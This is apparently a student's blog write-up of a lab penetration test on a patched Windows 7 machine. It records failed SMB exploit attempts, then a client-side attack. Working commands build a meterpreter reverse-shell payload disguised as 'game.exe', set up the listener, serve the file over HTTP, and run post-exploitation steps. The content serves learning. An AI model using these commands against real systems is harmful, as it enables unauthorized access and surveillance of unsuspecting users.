Summary
This report documents a successful penetration test against a Windows 7 Home Premium SP1 system. The assessment demonstrates how social engineering combined with client-side attacks can compromise even patched systems where traditional vulnerability exploitation fails. For this assignment I tried exploits as well but in my case as I have updated version of window 7 premium so exploit (eternalblue) didn’t work for me. As I attached the results for both ways I tried to gain access of window 7.
Objective
To gain unauthorized access to a Windows 7 system using Metasploit framework and demonstrate post-exploitation capabilities.
– Target: Windows 7 Home Premium SP1 (192.168.1.6)
– Tools: Metasploit Framework, Nmap, Msfvenom
– Methodology: Ethical hacking principles applied in isolated lab environment
Steps to perform for exploitation Phase of Windows 7 Penetration Testing:
– Network Scanning

Command I use for discovering target IP;
netdiscover -r 192.168.56.0/24
I find all devices connected under network then recognize target IP & check if it correct or not, run command;

nmap –sV 192.168.1.6
Then to find more info about system I run this command;
nmap -sV -sC 192.168.1.6
& find system OD, all open ports, version etc.
- Vulnerability Assessment
I do tried exploitation but Initial exploitation attempts failed: as per google and deepseek all these possible vulnerabilities are patched.
– EternalBlue (MS17-010) – Patched
– MS08-067 – Patched
– MS09-050 – Patched


Results of Ethernal blue exploit, as system was patched against this exploit.


Conclusion: As I have downloaded a updated version of window 7 so that said Target system was adequately patched against known SMB vulnerabilities.
– Tried other Way to gain Access:
Attack Methodology:
So I look for other ways to hack Window 7, so for that I do Strategy Shift. I do research on all possible ways; Due to patched vulnerabilities, a client-side attack approach I adopted, simulating real-world social engineering tactics. Make own malicious link and run in target machine that was smooth running by just one click.
- Client side Attack ?
A client-side attack is when you target the user instead of the system. Instead of attacking technical vulnerabilities in the software, you trick the user into doing something that compromises their own security.
Timeline:

Step 1: Malicious Payload Creation
Command:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=4444 -f exe > /tmp/game.exe
It create a disguised backdoor executable named “game.exe” to appear harmless to users.


Step 2: Handler Configuration
Metasploit Commands:
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.1.5
set LPORT 4444
exploit

This Establish listener waiting for reverse connection from compromised host.
Step 3: Payload Delivery
-Now the most important step in this method is delivery of payload using social engineering and to make sure that target clicks at link at any cost.
In my Case this is what I do;

In Kali Terminal I hosted payload via Python HTTP server so tried this command;
python3 -m http.server 80

Then in Window 7 I reached to link using explorer from target via:
http://192.168.1.5/game.exe
– Downloads file & run it in system
– User execution simulated by double-clicking the downloaded file
Step 4: Compromise Achieved
Evidence: Meterpreter session established successfully
[*] Meterpreter session 1 opened (192.168.1.5:4444 -> 192.168.1.6:49159)
4. Post-Exploitation Analysis

- System Information**
Command & Output:
meterpreter > sysinfo
Computer : HOME-PC
OS : Windows 7 (6.1 Build 7601, Service Pack 1)
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 1
- Privilege Information
Command & Output:
meterpreter > getuid
- Server username: HOME-PC\User
Visual Proof of Compromise
Screenshot Command:
“`bash
meterpreter > screenshot
Screenshot saved to: /home/munaza/togjjLyO.jpeg
Conclusion:
Disclaimer: This action was performed under private environment controlled lab, for ethical and educational purpose only.
This practice helped me to fulfill the gap between theory and practical knowledge. I’m sharing my journey to becoming a cyber-security professional step by step through blog posts, hands-on labs, and GitHub projects. Here is my github project link you can check it or you can also follow me on my other social media profiles. https://github.com/munazajamil/Windows-7-Penetration-Testing-Report
So if you want to start learning ethical hacking start with free resources available on YouTube and read books. You can go for short term diploma/coourse or you can also enroll in full time degree as well. Just start Learning and share you journey. If you found this guide useful. Keep an eye out for additional cyber security tutorials for beginners! Stay tuned with my blog for additional real life cyber security walkthroughs. Just check out the cyber security roadmap for beginners. https://munazajameel.site/cybersecurity-roadmap-2025-beginners/. OR you can check out my YouTube channel for better content. https://www.youtube.com/@itzmunazah or tiktok & instagram.
See you next time!